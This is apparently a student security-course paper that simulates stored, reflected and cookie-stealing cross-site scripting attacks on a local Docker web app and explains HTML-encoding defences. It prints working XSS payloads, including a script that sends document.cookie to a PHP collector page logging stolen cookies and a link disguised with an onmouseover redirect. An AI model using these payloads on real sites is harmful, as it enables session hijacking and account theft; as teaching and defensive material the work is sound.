Cross-site Scripting Attacks Simulation, Prevention using HTML filtering techniques.

Diksha Bansal, Rahul Grover
Indian Institute of Technology, Patna
Email: {diksha.cs17, rahul.cs17}@iitp.ac.in

***Abstract*—A web application is an application that uses a web browser as a client that can be as simple as a message board or a guest sign-in book on a website or as complex as a full database system used to run a large company. Web apps are becoming truly pervasive in all kinds of businesses, models, and organizations. Today, most critical systems such as healthcare, banking, or even emergency response rely on these applications. They must therefore include, in addition to the expected value offered to their users, reliable mechanisms to ensure their security. In this project, we explored Cross-site Scripting (XSS) attacks considered the most potential website risk. More than 60% of web apps are vulnerable to them, and they ultimately constitute over 40% of all web apps attacks. We have simulated three such XSS attacks using Docker-LAMP, described the vulnerabilities exploited in each attack. Suggestions are proposed for approaches to limiting XSS attacks, including Html encoding techniques.**

Keywords: security, XSS attacks, Docker-LAMP.

I. Introduction

The internet is worldwide interconnection of individual networks operated by government, industry, academia, and private parties and a universal source of information for millions of people, at home, school, and work. At first, internet was used for military purposes and then expanded to communication among scientists. It has expanded to a million of users since 1994 changing the way we do business and how we communicate.

Earlier, internet was based on mutual trust between military and scientist community. But today, with million of users relying on internet, it is no longer a safe space. Websites can be assigned as online applications that execute several functions rather than the old static pages. Most operating websites experience a cyber-attack at some point. Companies with unprotected data and poor cybersecurity practices make them vulnerable to data loss.

One of the most popular types of attack is Cross-site scripting (XSS). Sectors most commonly targeted by XSS are hospitality and entertainment (33%), finance (29%), education and science (29%), transportation (26%), IT (16%), and government (16%)[1].

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications in which an attacker injects malicious scripts into trusted websites. XSS effects vary in range from a petty nuisance to a significant security risk, depending on the sensitivity of the vulnerable site's data and the nature of any security mitigation implemented by the site's owner network. Cyber-attacks have targeted nearly 75 percent of large companies across Europe and North America over the last twelve months. According to research, almost 40 percent of all cyber-attacks in 2019 was performed by using cross-site scripting, which is hackers' favorite attack vector globally[2]. XSS attacks can negatively impact a company's reputation, leading to loss of productivity and revenue.

XSS is still popular even though the relative percentage of XSS compared to other attack types has decreased in previous years.

A. Motivation and Goals

While developing a web application, security policies must be employed to prevent XSS attacks, leading to a massive loss of users' trust. Moreover, such attacks could lead to exfiltration of sensitive data, hijacking of users' accounts, stealing of credentials, access to client computers. Including simple practices, as mentioned in section **??**, is comparatively more straightforward in the development stage. Detecting vulnerabilities and fixing them later can be cumbersome and time-consuming. The popularity of XSS attacks and its' massive impact on web-application security motivated us to study such cases and do a comprehensive study of XSS attacks, the impact of XSS attacks on the security, prevention, and detection of XSS attacks.

The goals of this project are:

- Understand the impact of XSS attacks on security from the case study of recent XSS attacks on some big companies and damages they suffered.
- Comprehend vulnerability exploited XSS attacks by launching such attacks on self-created small web applications.
- Explore existing techniques like HTML Encoding to prevent XSS attacks .
- Identify solutions or proactive approaches and best practices that should be followed to prevent XSS attacks.

B. Contribution

The complete project can be divided into the following stages:

[1]https://www.ptsecurity.com/ww-en/analytics/knowledge-base/what-is-a-cross-site-scripting-xss-attack/

[2]https://financialit.net/news/cybersecurity/cross-site-scripting-xss-makes-nearly-40-all-cyber-attacks-2019

- Case Studies on recent XSS attacks: done by Rahul
- Study on XSS attacks: Both of us read about XSS and discussed learnings and findings.
- Simulation of XSS attacks: Web-page is created by Rahul, and Diksha maintained simulation codes.
- Research paper: Both of us contributed together in writing the paper.

The remainder of this paper is organized as follows. Section II describes the case studies of recent XSS attacks. Section III reviews the literature work related to XSS attacks. Section IV broadly describes the major contribution of this project. Section V-A discusses different types of XSS attacks, their simulation, vulnerabilities exploited, and risks associated with each attack. Section V-B suggests approaches and practices for limiting XSS attacks. Section V-C presents an extensive study on HTML Encoding technique. Section VI discuss the techniques that can be used to test and detect XSS vulnerabilities in the developed web applications. Section VII concludes this paper.

II. Case Study of XSS attacks

In this section, we have discussed four XSS attacks, organizations that were targeted and nature of the attack.

A. XSS vulnerability in Instagram's Spark AR Studio 2020

Spark AR Studio was used by Instagram users to create AR effects for photos and videos taken with smartphone cameras. Attacker was making Instagram filters for his own app for which he needed to understand how Spark AR generates the filter links.

When attacker changed the name of the preview file (preview.arexport) the filter test notification changed too. This prompted him to attempt XSS with a malicious filter file. He injected this payload[3]:

```
0;url=http:&#x2F;&#x2F;www.evilzone.com"HTTP-
    EQUIV="refresh"any=".arexport.
```

Listing 1: Payload used for XSS Attack

This successfully redirected the user to a potentially malicious external domain, proving that the open redirection exploit worked.

B. XSS vulnerability in "Login with Facebook" button 2020

The DOM-based XSS vulnerability gave third-party websites the option to authenticate visitors through the Facebook platform. It was because of the flawed implementation of the postMessage API. The window.postMessage() method enables cross-origin communication between Window objects, for example between a web page and an iframe embedded within.

[3]https://portswigger.net/daily-swig/critical-stored-xss-vulnerability-in-instagrams-spark-ar-studio-nets-14-year-old-researcher-25-000

C. Codoforum software patched XSS vulnerability 2020

Codoforum, the PHP forum software used by thousands of websites, was patched against a stored cross-site scripting (XSS) vulnerability that could lead to admin accounts being compromised by allowing an attacker to inject an XSS payload into a forum's user registration page. [4]

D. XSS vulnerability Microsoft Academic search portal 2018

A client-side cross-site scripting vulnerability in the Microsoft Academic search portal left users open to session hijacking, non-persistent phishing attacks, and external redirects to malicious sources. Remote attackers could have exploited the app via vulnerable requests to api/search/Getfilters, which bypassed the XSS filters. This allowed the remote attacker to inject and execute client-side cross-site scripting payloads. The request method to inject was GET and the attack vector was non-persistent.

III. Related Works

Cross-site scripting attacks are widespread, not among hackers only. A variety of research has been done to understand XSS attacks, understanding their types, vulnerabilities, and impact on security. Many defensive techniques are proposed to prevent XSS, including the following aspects: static analysis, dynamic analysis, black-box testing, white-box testing, anomaly detection, that can be deployed on server-side as well as client-side.

In the paper, [1], a detailed literature review of different web-based attacks, including SQL injection, Cross-site Scripting attacks, and Logical flaws) is presented. Attacks are categorized based on different stages in the software development cycle, focusing on the detection and prevention of web-based attacks. Cross-site scripting attacks, their types are discussed in detail in the paper [2]. A detailed survey of existing prevention and detection techniques along with tools, datasets, strengths, and weaknesses is performed. In [3], a system is proposed to discover persistent attack location in a web-application using HTML crawler, XSS Attack Vector Injector, and a Script Locator. Author has proposed a clustering-based sanitization framework as a defense mechanism for detecting vulnerable locations in HTML5 based web applications in their paper [4]. The proposed approach performs better with less computation overhead as compared to older sanitization systems. [5] presented case studies of various XSS attacks describing injections used. [6] An other paper discusses genetic algorithms to detect XSS attacks.[7] However, genetic algorithm does not give good results for PHP because of presence of infeasible paths in Control Flow Graphs.

Authors in paper [6] have done interesting study and analysed several known XSS attack cases. They have created a virtual systems and simulated XSS injections. Damages caused by the XSS attacks are measured quantatively. Approaches are proposed to limit XSS attacks.

[4]https://portswigger.net/daily-swig/codoforum-software-patched-against-stored-xss-vulnerability

IV. Contribution

Major contributions of this project can be described as following:

- We have presented case studies of four recent XSS attacks on big companies.
- We have extensively described types of XSS attacks, vulnerabilities exploited, and risks associated with them.
- We have created a web-page to mimic real-world systems and simulated XSS attacks on them. We also showed how the simulated XSS attacks could be limited using HTML encoding techniques. We have also created a presentation showing simulation of XSS attacks[5].
- Approaches and practices are proposed to limit XSS attacks. The HTML encoding technique is explored in detail.
- Approach for testing and detection of XSS attacks are also discussed.

V. Discussion

A. Simulation of XSS attacks

In this section, we discuss the major types of cross-site scripting attacks. We have described codes used to simulate such attacks, vulnerabilities exploited, and the associated risks with such attacks.

For simulation purposes, we have created a containerized web application running on PHP and MySQL. Techstack used here HTML, CSS, JS, PHP, MySQL, Docker. All the codes used are available here[6].

1) Persistent or Stored XSS Attacks:: Persistent XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. A victim can then retrieve the stored data from the web application without making it safe to render in the browser. These attacks often occur on blogs, forums, and web browsers.

To simulate a persistent attack, we have created a simple web page that allows users to put comments and display all the comments on the same page. YouTube videos, Facebook/Instagram posts, and many other blogs provide such feature where users can comment and see other users' comments.

If an attacker insert a comment as shown in 2, An alert box is displayed every time user access the page. Similarly comment shown in 3 will redirect to some other url as shown in figure 1.

```
alert<script>alert("Attacked")</script>
```

Listing 2: Stored XSS Attacks example-1

```
<script>window.location='https://www.linkedin
    .com/feed/' </script>
```

Listing 3: Stored XSS Attacks example-2

[5]https://drive.google.com/file/d/1490LOvlBM_u9LnJVfXItua-9PdjADLFs/view?usp=sharing

[6]https://github.com/dikshu11/Cross-Site-Scripting-attacks-CS547



Fig. 1: Adding malicious code in comment webpage for Persistent XSS attacks

Vulnerability: Trusting users' data and allowing HTML tags and other malicious code as users' input, which gets embedded in the site's section displayed to either many users, makes the application vulnerable. Every time the page is loaded, the browser parses the embedded malicious code with the rest of the source code.

Risks Associated: Attackers might use this technique to redirect users to fake similar websites to ask for user information such as credit cards, social security numbers, and other confidential information. Redirecting to some other URL also causes a denial of a particular service provided by the web page.

2) Non-Persistent or Reflected XSS Attacks:: With Non-Persistent cross-site scripting, malicious code is executed by the victim's browser, and the payload is not stored anywhere; instead, it is returned as part of the response HTML that the server sends. Therefore, the victim is being tricked into sending malicious code to the vulnerable web application, which is reflected in the victim's browser, where the XSS payload executes.

We have created a web page that takes a search keyword as input (GET Method) and prints the keyword and *"Sorry No Results Found"* as the output to simulate a non-persistent attack. Such search features can be seen in email services, Google Drive, and many popular web applications.

User might add search inputs as shown in 2, 3 and 4 which can how the page is being rendered by the web browser and how the service is provided. A simple example is shown in 2

```
<font color="blue">
```

Listing 4: Reflected XSS Attacks example-1



Fig. 2: Adding malicious code in search webpage for Non-Persistent XSS attack

Vulnerability: Though the attack showed is innocuous, it can be a problem if a malicious user sends a link with the injection on it to a victim, and the victim clicks on the link considering it harmless. Common reflected XSS tactics include stealing cookies, redirecting to a phishing site, and making the user complete a task like a login.

Risks associated: Though the attack showed is innocuous, .Common reflected XSS tactics include stealing cookies, redirecting to a phishing site, and making the user complete a task like a login. If the user visits the URL constructed by the attacker, then the user's browser executes the attacker's script. Hence, the script can carry out any action in the context of that user's session with the application and retrieve any data confidential to the user at that point.

3) Stealing cookies attack: A cookie is a tiny piece of information sent from a website and stored on the user's computer by the web browser. Cookies are intended to remember stateful information or record the user's browsing activity. They are also used to store pieces of information that the user previously entered into form fields, such as names, addresses, passwords, and payment card numbers so that the user does not have to fill in details again and again.

To simulate an attack, we have created a simple web page which provides an option to set and display cookies integrated with the comment website as created in the section V-A1. Most of the websites store cookie information to remember stateful information and manage user session.

Code shown in 5 is stored as a file named get_cookies.php, which takes a cookie as a get parameter, write the same into a file, and displays *"Oh No! Something went wrong!"* in the web browser.

```
<?php
if (isset($_GET['cookie'])){
    $file = 'stolenCookies.txt';
    file_put_contents($file, $_GET['cookie'].
    PHP_EOL, FILE_APPEND);
}
?>
<!DOCTYPE html>
    <html>
    <title> !Oops </title>
    <body>
    </style>
        <link rel="stylesheet" href="https://
    www.w3schools.com/w3css/4/w3.css">
        <link rel="stylesheet" href="https://
    fonts.googleapis.com/css?family=Raleway">
    <style>
        body,h1,h2,h3,h4,h5 {font-family: "
    Raleway", sans-serif}
        a {color:blue;}
        h3 {color:blue;}
    </style>
        <h1 align="center"> Oh No! Something
    went wrong! </h1>
    </body>
</html>
```

Listing 5: get_cookies.php

Fig. 3: Adding malicious code in search webpage for stealing cookie attack.

An attacker might add a comment as shown in 6 which will redirect users to a new web page where malicious code(get_cookies.php) is executed. The simulation is shown in figure- 3

```
<script>window.location='http://localhost
    :8001/get_cookies.php?cookie='+escape(
    document.cookie)</script>
```

Listing 6: Stealing cookies Attacks example-1

Another example is shown in 7. Browser parses the tags in the comment as HTML tags and output is shown in 8. This particular comment may look innocent and harmless, and users might be tempted to visit the link. On hovering on the link, it redirects to another page where malicious code as in 5 is executed, and cookies are stolen. Finding such an attack might be challenging.

```
Check out this beautiful Youtube video <a
    href='https://www.youtube.com/watch?v=
    ZtFjx3-gRkY&list=RDZtFjx3-gRkY&
    start_radio=1' onmouseover="window.
    location='http://localhost:8001/
    get_cookies.php?cookie='+escape(document.
    cookie)" > https://www.youtube.com/ </a>
```

Listing 7: Stealing cookies Attacks example-1

```
Check out this beautiful Youtube video https:
    //www.youtube.com/
```

Listing 8: Comment parsed by the browser

Vulnerability: Same as described in section V-A1. This section was focused on demonstrating how cookies can be stolen.

Risks Associated: Attackers can immediately access other users' accounts by installing stolen cookies with hashed passwords into their web browser. Here login is not required. Such attacks can be easily used to compromise social media, email, and many other services.

B. XSS Prevention Strategies

In this section, we have proposed some suggestions to limit XSS attacks. The application should be robust against all forms of input data, whether obtained from the user, infrastructure, external entities, or database systems. Data from the client may be tampered with and should never be trusted.

Data should be constrained to the conditions described V-B:

- Strongly typed at all times.
- Range checked if numeric.
- Unsigned unless required to be signed.
- Length checked and fields length minimized.
- Prior to first use or inspection, grammar or syntax should be checked

Data constraints can be classified into two categories. While building an application, security policies should be designed considering the following checks:

- Validation: Data should be strongly typed, syntactically correct, following length constraints, having only permitted characters. For example, Name should not contain ¡ character.
- Business rules: Data should not only be validated but also follow business rules. For example, interest rates fall within permitted boundaries.

Validation should be performed and business rules should be checked on all data before using it in the application. A stringent security policy should be implemented.

We cannot entirely rely upon client-side validation but can force users' input down to a minimal alphanumeric set. Server-side processing must be before being used by a web application in any way. Regular expressions can be used to search and replace user input. Encoding special characters like $"<"and">"$ should be done.

Assume slots are the locations where developer is allowed to put users' data. Different types of slots has slightly different security rules, as web browsers parse HTML. Certain steps should be taken to ensure that data does not break out of that slot into a context that allows code execution. Rules for putting untrusted data into slots are described as:

- **Do not Insert Untrusted Data Except in Allowed Locations:**
  Encoding rules get very complicated since there are a lot of strange contexts within HTML including nested contexts where the encoding rules for those locations are tricky. For example, URL inside a JavaScript.
- **HTML Encode Before Inserting Untrusted Data into HTML Element Content:**
  HTML entity encoding will prevent switching into any execution context, such as script, style, or event handlers. Using hex entities is recommended in the spec. The 5 characters are significant in XML $\&, <, >, ", '$. HTML Encoding is discussed in details in section V-C.
- **Attribute Encode Before Inserting Untrusted Data into HTML Common Attributes:**
  All HTML elements can have attributes that provide additional information about elements. Attributes are usually defined in name/value pairs like: name="value".
  All characters with ASCII values less than 256 should be encoded with the "&#xHH;" format to prevent switching out of the attribute. Attributes are generally left unquoted. Properly quoted attributes can only be escaped with the corresponding quote. Many characters, including [space] $\%, +, -, /\ <, =, >, `, ;, |$ can be used to broke unquoted attributes.
- **Encode Before Inserting Untrusted Data into JavaScript Data Values:**
  The only safe place to put untrusted data into this code is inside a quoted "data value." It is quite dangerous to include any untrusted data inside any other JS context. Execution context can be easily changed with characters including (but not limited to) $;, =, space, +,$ and many more, so use with caution.
- **CSS Encode And Strictly Validate Before Inserting Untrusted Data into HTML Style Property Values**
  CSS is surprisingly robust and can be used for numerous attacks. Therefore, it's crucial to use untrusted data in a property value and not into other places in style data. We should stay away from putting untrusted data into complex properties like URL, behavior.
- **Avoid JavaScript URLs:**
  Untrusted URLs will execute JavaScript code when used in URL DOM locations such as anchor tag HREF attributes or iFrame src locations. We should validate all untrusted URLs to ensure they only contain safe schemes such as HTTPS. Data sent via the URL should be URL encoded and decoded. This reduces the likelihood of XSS attacks.

C. HTML Encoding and Filtering Techniques

Converting documents containing special characters s outside the range of normal seven-bit ASCII into a standard

Fig. 4: Comment displayed in the browser after HTML encoding



Fig. 5: Search result displayed in the browser after HTML encoding

form can be described as HTML Encoding. Various characters that can be misinterpreted as HTML formatting to their HTML entity representation are encoded, ensuring that text is displayed correctly in the browser and not interpreted by the browser as HTML. Using a security-focused encoding library as mentioned in I is recommended to make sure these rules are properly implemented.

Language	HTML encoding function
JavaScript	encodeURIComponent()[1]
PHP	htmlentities()[2]
Python	html.escape()[3]
Java	StringEscapeUtils.escapeHtml4()[4]

[1] https://www.w3schools.com/jsref/jsref_encodeuricomponent.asp
[2] https://www.php.net/manual/en/function.htmlentities.php
[3] https://docs.python.org/3/library/html.html
[4] https://howtodoinjava.com/java/string/escape-html-encode-string/

TABLE I: Encoding libraries in languages

Consider a string as *"Number entered should be* $>$ 10 *and* $<$ 100*"* . The browser would interpret $>, <$ characters as the opening or closing bracket of an HTML tag and parse accordingly. After HTML encoding the string, new string is *"Number entered should be < 10 and > 100 "*. Browser displays the new string correctly.

Encode the characters mentioned in II with HTML entity encoding to prevent switching into any execution context, such as script, style, or event handlers. Spec[7] recommended using hex entities.

TABLE II: Characters before and after HTML encoding

Before HTML Encoding	After HTML Encoding
&	&amp
<	<
>	>
”	"
’	'

Context where user-controllable data is written to a page is used to determine type of encoding required. For instance, Escaping HTML entities is different from escaping inside a JavaScript string.

Non-whitelisted values are encoded into HTML entities in HTML context as in II but non-alphanumeric values should be Unicode-escaped in JavaScript string context:

- $<$ converts to ŏ03c
- $>$ converts to ŏ03e

Multiple layers of encoding in correct order might be required depending on the implementation. For example, as shown in 9 both JavaScript and HTML context are dealt when embedding user input inside an event handler. This requires first Unicode-escape the input, and then HTML-encode it.

[7]https://html.spec.whatwg.org/

```
<a href="#" onClick="(function(){
 alert('Hey');
 let x = 'This string needs two layers of
 escaping'
 })();">click here</a>
```

Listing 9: Multiple layer encoding example

1) Whitelisting vs blacklisting: Employ whitelists(what should be allowed) for input validation should be done rather than blacklists(what shouldn't be allowed). For instead, list all the safe protocols(HTTP, HTTPS) instead of trying to make a list of all harmful protocols (javascript, data, etc.). Disallowing anything not on safe list will ensure that application is less suspectible to attacks when new protocols appears.

2) Allowing "safe" HTML: Sometimes due to business requirement, HTML markup should be allowed. For example, comments with limited styling might be allowed in a blog. In such cases, approach is implementing a whiltelist of safe HTML tags/attributes and a blacklist of harmful JavaScript/-tags as well. However, securely implementing such approach is extremely difficult.

We have used HTML encoding to prevent the attacks as created in section V-A. Results of the comment web-page is shown in 4. Similarly, output of the search feature is shown in 5.

VI. Detection of XSS vulnerabilties

This section discuss the techniques that can be used to test XSS vulnerabilties in web applications.

A. Non-Persistent or Reflected XSS attacks

Generally the method followed to detect persistent XSS attacks is Black box testing. It has 3 phases:

1) Detect Input Vectors: This includes finding all the web application's user-defined variables and how to input them such as hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values. To view these hidden variables in-browser HTML editors or web proxies are used.

2) Analyze Input Vectors: Specially crafted input data with each input vector is used to detect potential vulnerabilities. Such input data is typically harmless, but trigger responses from the web browser that manifests the vulnerability.Some example of such input data are the following:

```
<script>alert(123)</script>
<script>alert(document.cookie)</script>
```

Listing 10: Examples

3) Check Impact: As the heading suggest we are looking for the impact of running the input vectors with custom inputs. As we run such inputs webpage may start behaving differently. This requires examining the resulting web page HTML and searching for the test input. Once found, the tester identifies any special characters that were not properly encoded, replaced, or filtered out. The set of vulnerable unfiltered special characters will depend on the context of that section of HTML.

B. Persistent or Stored XSS attacks

The process is similar to as mentioned above (black box testing).The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page. Differently from reflected XSS, the pen-tester should also investigate any out-of-band channels through which the application receives and stores users input.

Web vulnerability checking tools like Burp Suite and acunetix can detect vulnerabilities in the website. Various websites and technologies help check for website vulnerabilities. Many tools can detect malicious JavaScript Since most XSS attacks involve JavaScript.

VII. Concluson

Cross-site scripting attacks are widespread threatening web application attacks that can lead to massive loss of sensitive data. In this project, we have done a comprehensive study of XSS attacks. We have created a LAMP docker to study and investigate several XSS attacks to achieve the project goals. We have studied vulnerabilities exploited and their impact on the security of web applications due to XSS attacks. Prevention strategies are proposed in detail with emphasis on HTML encoding techniques. Techniques for testing and detection of vulnerabilities in a web-application are also explored.

VIII. Acknowledgement

We would like to take this opportunity to express special gratitude to our course instructor Dr. Somnath Tripathy and our teaching assistant Mr. Harsh Kashyap for providing us this excellent opportunity to do this project and understand the security of web-applications by applying the security principles learned in the course in real-world problems. The opportunity to participate in this project has helped us improve our research skills.

References

[1] G. Deepa and P. S. Thilagam, "Securing web applications from injection and logic vulnerabilities: Approaches and challenges," *Information and Software Technology*, vol. 74, pp. 160 – 180, 2016. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S0950584916300234

[2] S. K. Mahmoud, M. Alfonse, M. I. Roushdy, and A. M. Salem, "A comparative analysis of cross site scripting (xss) detecting and defensive techniques," in *2017 Eighth International Conference on Intelligent Computing and Information Systems (ICICIS)*, 2017, pp. 36–42.

[3] S. Gupta and B. Gupta, "Automated discovery of javascript code injection attacks in php web applications," *Procedia Computer Science*, vol. 78, pp. 82 – 87, 2016, 1st International Conference on Information Security Privacy 2015. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S1877050916000168

[4] S. Gupta and B. B. Gupta, "Js-san: Defense mechanism for html5-based web applications against javascript code injection vulnerabilities," *Sec. and Commun. Netw.*, vol. 9, no. 11, p. 1477–1495, Jul. 2016. [Online]. Available: https://doi.org/10.1002/sec.1433

[5] S. Gupta and B. Gupta, "Cross-site scripting (xss) attacks and defense mechanisms: classification and state-of-the-art," *International Journal of System Assurance Engineering and Management*, vol. 8, pp. 512–530, 2017.

[6] J. Mack, Y.-H. Hu, and M. A. Hoppa, "A study of existing cross-site scripting detection and prevention techniques using xampp and virtualbox," *Virginia journal of science*, vol. 70, p. 1, 2019.
[7] A. W. Marashdih and Z. Zaaba, "Cross site scripting: Detection approaches in web application," *International Journal of Advanced Computer Science and Applications*, vol. 7, 10 2016.